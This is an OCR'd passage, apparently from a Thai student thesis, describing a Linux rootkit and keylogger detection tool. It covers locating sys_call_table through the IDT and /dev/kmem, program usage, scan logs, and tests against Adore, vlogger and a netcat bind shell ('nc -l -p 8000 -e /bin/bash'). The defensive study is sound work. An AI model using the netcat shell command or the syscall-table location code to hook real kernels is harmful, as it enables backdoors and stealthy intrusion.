
จะเห็นได้ว่า sys_call_table อยู่ ณ ตำแหน่ง c030a0f0 ซึ่งต่อไปเราจะนำแอดเดรสนี้ไปเขียนลง Kernel module แล้วโหลดขึ้นไปเพื่อทำการแก้ไขค่า sys_call_table ให้เป็นไปในทิศทางที่เราต้องการ

7.1.2.2 การดึง system call table แบบ dynamic

เราสามารถดึงผ่าน /dev/kmem หรือ kernel module โดย System call เป็น software interrupt (int 80h) เราจะทราบค่า int 80h address จาก idt (interrupt descriptor table) และ ทราบค่า

idt จาก idtr (interrupt descriptor table register) สุดท้าย opcode ที่ใช้สำหรับ เรียก System call table ใน int 80h คือ \xff\x14\x85

ภาพรวมของ Interrupt vector มีทั้งหมด 256 interrupt vector (0-255) 128 (80h) เป็น software interrupt แต่ละ interrupt vector จะมีตัวบอกคุณสมบัติของตัวมันเองซึ่งชื่อว่า Interrupt descriptor table (IDT) มีขนาด 64 bit(8byte)ดังนั้น interrupt vector แต่ละตัวจะห่างกัน 8 byte



รูป 7.4 Interrupt Desscriptor Table (IDT)

7.1.2.3 แสดงโครงสร้างของ IDT

1) Bit ที่ 0-15 จะเป็น low address ของ interrupt นั้นๆ
2) Bit ที่ 16-31 จะเป็น SEGMENT SELECTOR
3) Bit ที่ 32-47 จะเป็นพวก flag ต่างๆ และมีค่าที่ RESERVED ไว้
4) Bit ที่ 48-63 จะเป็น height address ของ interrupt นั้นๆ

โปรแกรม 7.4 struct ที่สร้างขึ้นมาเพื่อเก็บ idtr

```
struct
{
     unsigned short noneinterrest;
     unsigned int base;

} __attribute__ ((packed)) idtr;
```

ทำการสร้าง struct ที่ใช้เก็บค่า idtr ซึ่งมีขนาด 6 byte โดยไม่สนใจ 2 byte แรก สิ่งที่สนใจคือ unsigned int base ซึ่งมีขนาด 4 byte เอาไว้สำหรับเก็บค่าตำแหน่ง interrupt vector 0 โดยโปรแกรม 7.4 ทำ การโหลดค่า idtr มาไว้ใน struct idtr

โปรแกรม 7.5 คำสั่งโหลด idtr ลง struct idtr

```
asm("sidt %0" : "=m" (idtr));
```

โปรแกรม 7.6 struct ที่สร้างขึ้นมาเพื่อเก็บ idt

```
struct
{
     unsigned short low;

     unsigned int noneinterrest;
     unsigned short height;

} __attribute__((packed)) idt;
```


เมื่อได้ค่า idtr มาเรียบร้อยแล้วนำค่า idtr ที่ได้มาหาค่าของตำแหน่ง interrupt vector 80h ทำการสร้าง struct idt ขนาด 8 byte หลังจากนั้นใช้คำสั่งตามโปรแกรม 7.7 เพื่ออ่านค่า address ของ interrupt 80h

โปรแกรม 7.7 หาตำแหน่งของ interrupt 80h

```
readkmem(&idt,idtr.base+8*0x80,sizeof(idt));
int80h_addr=(idt.height<<16) | idt.low;
```

โปรแกรม 7.8 สร้าง buffer ขึ้นมาเพื่อเก็บค่าที่อยู่ภายใน int80h_addr

```
char buffer[MAX],*p;
readkmem(&sc_asm,int80h_addr,MAX);
```




รูป 7.5 ขั้นตอนทั้งหมดตั้งแต่โหลด idtr จนถึงเก็บค่า interrupt 80h ใน buffer

โปรแกรม 7.9 ใช้ตัวแปล sys_call_table เก็บค่า systemcall table

```
p=(char*)memmem(buffer,MAX,"\xff\x14\x85",3);
sys_call_table=*(unsigned*)(p+3);
```

จากโปรแกรม 7.9 ใช้ p ค้นหาใน buffer ที่มี opcode เป็น 0xff 0x14 0x85 ตามลำดับซึ่ง address ต่อจากนั้นจะเป็น address ของ System call table ดังรูป 7.6




รูป 7.6 การหาตำแหน่งเริ่มต้นของ System call table

บทที่ 8
การใช้งานและทดสอบโปรแกรม

8.1 โครงสร้างและการใช้โปรแกรม

การติดตั้งโปรแกรมโดยนำโฟลเดอร์ที่ชื่อ Unix_Pandora_box ก็อปปี้ไปวางในโฟล์เดอร์ /root/ การเรียกใช้โปรแกรมเป็นแบบข้อความ รูปแบบเป็น ./Pandoraui param1 or param2 or param3 คือเรียก execute program แล้วใส่พารามิเตอร์เพื่อเลือกโหมด



รูป 8.1 หน้าจออธิบายการทำงาน

8.1.1 โหมด Config

1) 0 – 3 แก้ไขพฤติกรรมของ Rootkit
2) 4 แก้ไขพฤติกรรมของ Keylogger
3) 5 กำหนดพอร์ทที่อนุญาตให้ใช้บนเครื่อง
4) 6 แก้ไขข้อมูล IDT
5) 7 แก้ไข System call ที่สนใจ
6) 8 ตามด้วย –a แก้ไขข้อมูล IDT แต่โปรแกรมจะหาแอดเดรสให้อัตโนมัติ

7) 9 ตามด้วย –a กำหนดแค่ว่าจะใช้ system call อะไรแล้วเราจะหาแอดเดรสให้

*หมายเหตุ แบบปกติ คือ ผู้ใช้ต้องรู้ข้อมูลทั้งหมด เช่นแอดเดรส ของ system call table, system call number แบบอัตโนมัติ คือ ผู้ใช้รู้เพียงแค่ชื่อ System call ที่จะใช้และ ใน IDT ก็สามารถใช้งานได้

8.1.2 โหมด Log

1) -v ตามด้วยชื่อไฟล์ เป็นการดูเนื้อหาภายใน log ไฟล์

2) -d ตามด้วยชื่อไฟล์ เป็นการลบไฟล์ log

3) -v , -d ไม่ใส่ชื่อไฟล์ เป็นการ ลิสต์ชื่อไฟล์ log ทั้งหมดออกมาให้เห็น

8.1.3 โหมด Scan

1) 1 การรันโปรแกรมจะไปอ่านไฟล์ที่ถูกแก้ไขใน config mode 0 – 7

2) 2 การรันโปรแกรมจะไปอ่านไฟล์ที่ถูกแก้ไขใน config mode 0 -5 , 8 , 9

8.1.4 โหมด Help

คือจะแสดงข้อมูลการใช้งานดังรูป

8.2 การตีความผลลัพธ์ของโปรแกรม และ log ไฟล์

บรรทัดแรก จะแสดงว่าคุณเลือกโหมดใด จากนั้นคือชื่อของ System call ที่ส่วน ตรวจสอบรายงานว่ามีความผิดปกติ หากนำไปตรวจสอบกับพฤติกรรมความเป็น Rootkit แล้วพบว่าตรงกับพฤติกรรมที่เรากำหนดไว้โปรแกรมจะแจ้งขึ้นว่า (Found but unknown) หากทำการเช็คต่อไปว่าพฤติกรรมนี้ไม่เคยเกิดขึ้นมาก่อนก็จะบอกว่า เป็นติดเชื้อใหม่ (New infection) หากพฤติกรรมนี้เคยเกิดขึ้นมาแล้วก็จะบอกว่า เคยเกิดขึ้นแล้ว (ever found) หากไม่ตรงกับพฤติกรรมของ Rootkit เลยจะบอกว่าไม่มี (Not in rules) จากนั้นจะตามด้วยเปอร์เซ็นต์การติด Rootkit และ เปอร์เซ็นต์การติด Keylogger และพฤติกรรมที่เกิดขึ้นของ Rootkit ในการสแกนครั้งนี้ จากนั้นด้วยพอร์ตที่เราอนุญาตใช้บนเครื่อง หากพบว่ามีการโจมตีจะแจ้งพอร์ตขึ้นมา จากนั้นคือ log ไฟล์ที่จะถูกเขียน

```
[root@localhost Unix_Pandora_box]# ./Pandoraui -s 1
connect
SYS_kill
found But unknown
New infection
SYS_close
found But unknown
Ever found
SYS_mkdir
Not in Rules
SYS_getdents
Not in Rules
SYS_getdents64
Not in Rules
SYS_fork
found But unknown
New infection
SYS_clone
found But unknown
Ever found
SYS_ptrace
Not in Rules
Percentage is 100.000000
Key logger behavior is 0
fpattern is ER
PH



32768 32769 111 6000 22 631 25
 System your are attacked of Backdoor @port 5000
2011-02-01
```

รูป 8.2 หน้าจอผลจากโปรแกรมที่แจ้งผู้ใช้งาน

ใน log ไฟล์ จะเก็บตามรายวัน โดยเนื้อหาภายใน log ไฟล์จะแสดงวันที่ ที่เสร็จสิ้นการสแกนครั้งนั้นๆจากนั้นจะตามด้วย พฤติกรรมของ Rootkit และต่อด้วย System call ที่พบในพฤติกรรมนั้นๆ และ System call ในพฤติกรรมของ Keylogger จากนั้นตามด้วย สถานะของ IDT ว่าเปลี่ยนแปลงหรือไม่หากไม่จะแจ้งว่า IDT UNCHANGED หากถูกเปลี่ยนแปลงโปรแกรมจะแจ้งว่า IDT HAD CHANGED TO แล้วตามด้วย แอดเดรสที่เปลี่ยนแปลง จากนั้นตามด้วยพฤติกรรมที่ไม่อยู่ในกฎ และเปอร์เซ็นต์ความเป็น Rootkit และ Keylogger เช่นเดียวกับที่แจ้งเตือน และพอร์ตของ Backdoor ที่พบ


```
Scan at Tue Feb 1 05:46:10 2011
File Hiding are :
SYS_chdir-
Process Hiding are :
SYS_fork-SYS_clone-
Network Port Hiding are :

Execution Redirection are :
SYS_kill-SYS_close-
Key logger are :
SYS_read-
Not in file are :
SYS_mkdir-SYS_getdents-SYS_ptrace-SYS_getdents-SYS_ptrace
Percentage is 100.000000
Key logger behavior is 0
Backdoor behavior is 5000
TTY was changed to :
IDT UNCHANGED
```

รูป 8.3 เนื้อหาภายใน log ไฟล์


8.3 การทดลองและผลการทดลองใช้งานกับมัลแวร์ต่างๆ

เราได้ทำการลงมัลแวร์ 3 ตัว ที่ชื่อว่า Rootkit ชื่อ Adore 0.52 ส่วน Keylogger มีชื่อว่า vlogger และ Backdoor ที่ชื่อว่า netcat โดยใช้คำสั่ง insmod adore.o , insmod vlogger.o , nc –l –p 8000 –e /bin/bash & ตามลำดับ ต่อไปเราจะตีความ log ไฟล์โดยวิเคราะห์ตามมัลแวร์ชนิดนั้นๆว่าใน log ไฟล์แสดงต่างกันอย่างไร

โดยจากรูป 8.4 การตรวจเครื่องด้วยโปรแกรมครั้งนี้เราพบพฤติกรรมความเป็นมัลแวร์ในสองกลุ่ม คือ พฤติกรรมการซ่อนโปรเซส ประกอบด้วย SYS_fork , SYS_clone และการเปลี่ยนแปลงทิศทางการทำงานของโปรแกรม ประกอบด้วย SYS_kill , SYS_close สุดท้ายจะพบส่วนSystem call ที่ไม่ได้นิยามไว้โดยอาจจะเป็นของมัลแวร์ที่แก้ System call หมวดใดก็ได้ แต่เราไม่ได้ระบุว่าเป็นมัลแวร์ที่ช่องพฤติกรรมใด ในที่นี้เป็นของตัว adore ที่เข้าไปแก้ไข ประกอบด้วย SYS_mkdir , SYS_getdents, SYS_getdents64, SYS_ptrace บรรทัดต่อมาก็จะแจ้ง เปอร์เซ็นต์การติดเชื้อของ Rootkits ซึ่งโปรแกรมแจ้งออกมา 100%




รูป 8.4 เนื้อหาภายใน log ไฟล์ที่แสดงส่วนแก้ไขของ adore0.52



รูป 8.5 เนื้อหาภายใน log ไฟล์ที่แสดงส่วนแก้ไขของ Key logger

จากรูป 8.5 ตัว Keylogger ตัวนี้มีพฤติกรรมไปแก้ไข System call ที่ชื่อว่า SYS_open และนอกจากนั้นยังไปแก้ไขในส่วน tty ด้วยซึ่งเราแสดงค่าที่ถูกเปลี่ยนแปลงไป โปรแกรมแสดง


เปอร์เซ็นต์ความเป็น Keylogger คือ 65 อาจเข้าใกล้ 100 มากกว่านี้ หากมีจำนวนการแก้ไข System call ที่จัดอยู่ในพฤติกรรมของ Keylogger เพิ่มขึ้นอีก




รูป 8.6 เนื้อหาภายใน log ไฟล์ที่แสดงส่วนแก้ไขของBackdoor

การแจ้ง Backdoor เราจะแสดงทุกๆพอร์ตและชื่อของโปรแกรมที่เปิดพอร์ตที่เราเจอที่เราสงสัยว่าจะไม่ปกติไว้ใน log ไฟล์

จากรูป 8.7 โปรแกรมมัลแวร์ phide เป็นโปรแกรมซ่อนโปรเซสเพียงอย่างเดียวในไฟล์ log แจ้งถึงการแก้ไข System call ที่ชื่อว่า SYS_kill ในพฤติกรรมการเปลี่ยนแปลงทิศทางการทำงานและ SYS_getdents64 ซึ่งไม่ได้กำหนดไว้ ซึ่งทำให้โปรแกรมเกิดการผิดพลาดเนื่องจากเปอร์เซ็นต์ไม่ถึง 50% นี่คือตัวอย่างการ false negative ที่เราปรับแต่งไว้ไม่ดีทำให้โปรแกรมตัวเล็กๆ ที่มีการแก้ไขน้อยๆหลุดพ้นการแจ้งเตือนความเป็นมัลแวร์



